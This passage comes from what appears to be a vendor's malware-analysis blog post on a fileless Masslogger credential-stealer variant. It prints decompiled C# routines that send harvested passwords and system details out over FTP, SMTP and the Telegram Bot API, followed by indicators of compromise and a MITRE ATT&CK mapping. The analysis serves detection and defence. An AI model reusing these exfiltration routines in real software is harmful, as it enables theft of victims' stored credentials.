
Apart from targeting browsers and email clients for info stealing, Masslogger also possesses capabilities of:

- Keylogger activity.
- Take and clear snapshot files.
- Retrieve clipboard data.
- Try monitoring user activity by calling GetForegroundWindow, GetWindowText etc.
- Read system details, like IP address and Country.
- Uploading multiple files to server.

-Data Exfilteration:

The SpeedOffPWExport() method in final payload enables data exfiltration by sending collected credentials and system information to remote locations via multiple channels, like FTP, SMTP or Telegram.


If FTP is enabled, the method uploads the stolen data as a .txt file to a remote FTP server using hard-coded credentials.



```
public static void SpeedOffPWExport()
{
    bool flag = Operators.CompareString(UltraSpeed.QJDFjPqkSr, "#FTPEnabled", false) == 0;
    if (flag)
    {
        FtpWebRequest ftpWebRequest = (FtpWebRequest)NewLateBinding.LateGet(null, typeof(WebRequest),
          "Create", new object[] { Operators.AddObject(Operators.AddObject(UltraSpeed.FTP_Domain +
          MyProject.Computer.Name + "P", UltraSpeed.Encoder), ".txt") }, null, null, null);
        try
        {
            ftpWebRequest.Method = "STOR";
            ftpWebRequest.Credentials = new NetworkCredential(UltraSpeed.FTP_Username,
              UltraSpeed.FTP_Password);
            byte[] bytes = Encoding.UTF8.GetBytes(string.Concat(new string[]
            {
                "\r\n",
                UltraSpeed.TheInfo,
                "\r\n",
                UltraSpeed.PasswordVault,
                "\r\n\r\n\r\n\r\n\r\n\r\n----------------------------------------------------"
            }));
            ftpWebRequest.ContentLength = (long)bytes.Length;
            using (Stream requestStream = ftpWebRequest.GetRequestStream())
            {
                requestStream.Write(bytes, 0, bytes.Length);
                requestStream.Close();
            }
        }
        catch (Exception ex)
        {
            return;
        }
    }
```

Fig-20: Data exfilteration via FTP

For SMTP, it constructs an email containing the data in either the message body or as an attached text file and sends it using the specified mail server.



```
        }
        bool flag2 = Operators.CompareString(UltraSpeed.QJDFjPqkSr, "#SMTPEnabled", false) == 0;
        if (flag2)
        {
            bool flag3 = Operators.CompareString(UltraSpeed.Text_VenQJDFjPqkSr, "#AttachmentForced", false) == 0;
            if (flag3)
            {
                try
                {
                    MailMessage mailMessage = new MailMessage();
                    mailMessage.From = new MailAddress(UltraSpeed.Host_Sender);
                    mailMessage.To.Add(UltraSpeed.Host_Receiver);
                    mailMessage.Subject = Environment.UserName + " / Passwords / " + UltraSpeed.INFO_SystemIP
                      ().ToString();
                    mailMessage.Body = string.Concat(new string[]
                    {
                        "\r\n",
                        UltraSpeed.TheInfo,
                        "\r\n",
                        UltraSpeed.PasswordVault,
                        "\r\n\r\n\r\n\r\n\r\n\r\n----------------------------------------------------"
                    });
                    SmtpClient smtpClient = new SmtpClient(UltraSpeed.Host_Server);
                    bool flag4 = Operators.CompareString(UltraSpeed.SslSlate, "True", false) == 0;
                    if (flag4)
                    {
                        smtpClient.EnableSsl = true;
                    }
                    else
                    {
                        smtpClient.EnableSsl = false;
                    }
                    smtpClient.Port = Conversions.ToInteger(UltraSpeed.Host_Port);
                    smtpClient.Credentials = new NetworkCredential(UltraSpeed.Host_Sender,
                      UltraSpeed.Host_Password);
                    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
                    UltraSpeed.CertificateValidation();
                    smtpClient.Send(mailMessage);
                    mailMessage.Dispose();
                }
                catch (Exception ex2)
```


Fig-21: Data exfilteration via SMTP

If Telegram exfiltration is enabled, it sends the data as a document using the Telegram Bot API, including a caption with the victim's username and IP.

```
bool flag6 = Operators.CompareString(UltraSpeed.QJDFjPqkSr, "#TGEnabled", false) == 0;
if (flag6)
{
    string text3 = string.Concat(new string[]
    {
        "\r\n",
        UltraSpeed.TheInfo,
        "\r\n",
        UltraSpeed.PasswordVault,
        "\r\n\r\n\r\n\r\n\r\n\r\n----------------------------------------------------"
    });
    try
    {
        string text4 = string.Concat(new string[]
        {
            "\r\n",
            UltraSpeed.TheInfo,
            "\r\n",
            UltraSpeed.PasswordVault,
            "\r\n\r\n\r\n\r\n\r\n\r\n----------------------------------------------------"
        });
        ServicePointManager.Expect100Continue = false;
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        string text5 = string.Concat(new string[]
        {
            "https://api.telegram.org/bot",
            UltraSpeed.TG_Access,
            "/sendDocument?chat_id=",
            UltraSpeed.TG_Profileid,
            "&caption=",
            Environment.UserName + " / Passwords / " + UltraSpeed.INFO_SystemIP().ToString() + "\r\n\r\n\r\n\r\n"
        });
        UltraSpeed.TGMultipart("Userdata.txt", "application/x-ms-dos-executable", text5, text4);
    }
```

Fig-22: Data exfilteration via Telegram

Conclusion:

The Masslogger fileless variant shows the evolving trend of info-stealing malware. Delivered via a .VBE script, it abuses Windows Registry to store actual executable payload and loads that payload directly in memory without touching the disk. It possesses capability to harvest stored credentials from multiple browsers and email clients and using multiple channels [FTP, SMTP, Telegram Bot] for data exfiltration.

This variant shows the shift of credential stealer malware towards fileless and operation in multiple stages (Stager-1, Stager-2). This challenges traditional AV and signature-based detection methods. To overcome this, security defenders must employ advanced detection mechanisms like behavioral detection, monitor registry anomalies etc.

Indicators of Compromise (IoC's):

File MD5:

.VBE: 29DBD06402D208E5EBAE1FB7BA78AD7A

.VBS: F30F07EBD35B4C53B7DB1F936F72BE93

Stager-1: 2F1E771264FC0A782B8AB63EF3E74623

Stager-2: 37F0EB34C8086282752AF5E70F57D34C

MassLogger Payload: 1E11B72218448EF5F3FCA3C5312D70DB

URL:

hxxps://144.91.92.251/MoDi.txt

Seqrite Detection:

Script.trojan.49618.GC

Trojan.MSIL

Trojan.YakbeexMSIL.ZZ4

MITRE ATT&CK

Tactic	Technique ID	Technique Name	Sub-technique ID	Sub-Technique Name
Initial Access	T1566	Phishing	T1566.001	Spear phishing Attachment
Execution	T1059	Command and Scripting Interpreter	T1059.005	Visual Basic
Execution	T1059	Command and Scripting Interpreter	T1059.001	PowerShell
Persistence	T1053	Scheduled Task/Job	T1053.005	Scheduled Task
Defense Evasion	T1140	De-obfuscate/Decode Files or Information	–	–
Defense Evasion	T1112	Modify Registry	–	–
Defense Evasion	T1055	Process Injection	T1055.012	Process Hollowing
Defense Evasion	T1562	Impair Defenses	T1562.001	Disable or Modify Tools
Defense Evasion	T1059	Command and Scripting Interpreter	T1059.001	PowerShell
Discovery	T1518	Software Discovery	T1518.001	Security Software Discovery
Discovery	T1082	System Information Discovery	–	–
Discovery	T1012	Query Registry	–	–

Credential Access	T1555	Credentials from Password Stores	T1555.003	Credentials from Web Browsers
Credential Access	T1056	Input Capture	T1056.001	Keylogging
Collection	T1113	Screen Capture	–	–
Collection	T1115	Clipboard Data	–	–
Collection	T1056	Input Capture	T1056.001	Keylogging
Collection	T1083	File and Directory Discovery	–	–
Command and Control	T1071	Application Layer Protocol	T1071.001	Web Protocols
Command and Control	T1071	Application Layer Protocol	T1071.002	File Transfer Protocols
Command and Control	T1071	Application Layer Protocol	T1071.003	Mail Protocols
Command and Control	T1105	Ingress Tool Transfer	–	–
Exfiltration	T1041	Exfiltration Over C2 Channel	–	–
Exfiltration	T1567	Exfiltration Over Web Service	T1567.002	Exfiltration to Cloud Storage
Exfiltration	T1567	Exfiltration Over Web Service	T1567.001	Exfiltration to Code Repository

Prashil is a Threat Research Engineer at Quick Heal Security Labs. He enthusiastically keeps hunting for ongoing malware trends, runs analysis on malware families,...

Articles by Prashil Moon »

Resources

- White Papers
- Datasheets

- Threat Reports
- Manuals
- Case Studies

About Us

- About Seqrite
- Leadership
- Awards & Certifications
- Newsroom

Archives

- By Date
- By Category

Email*

Subscribe

Privacy Policies Cookie Policies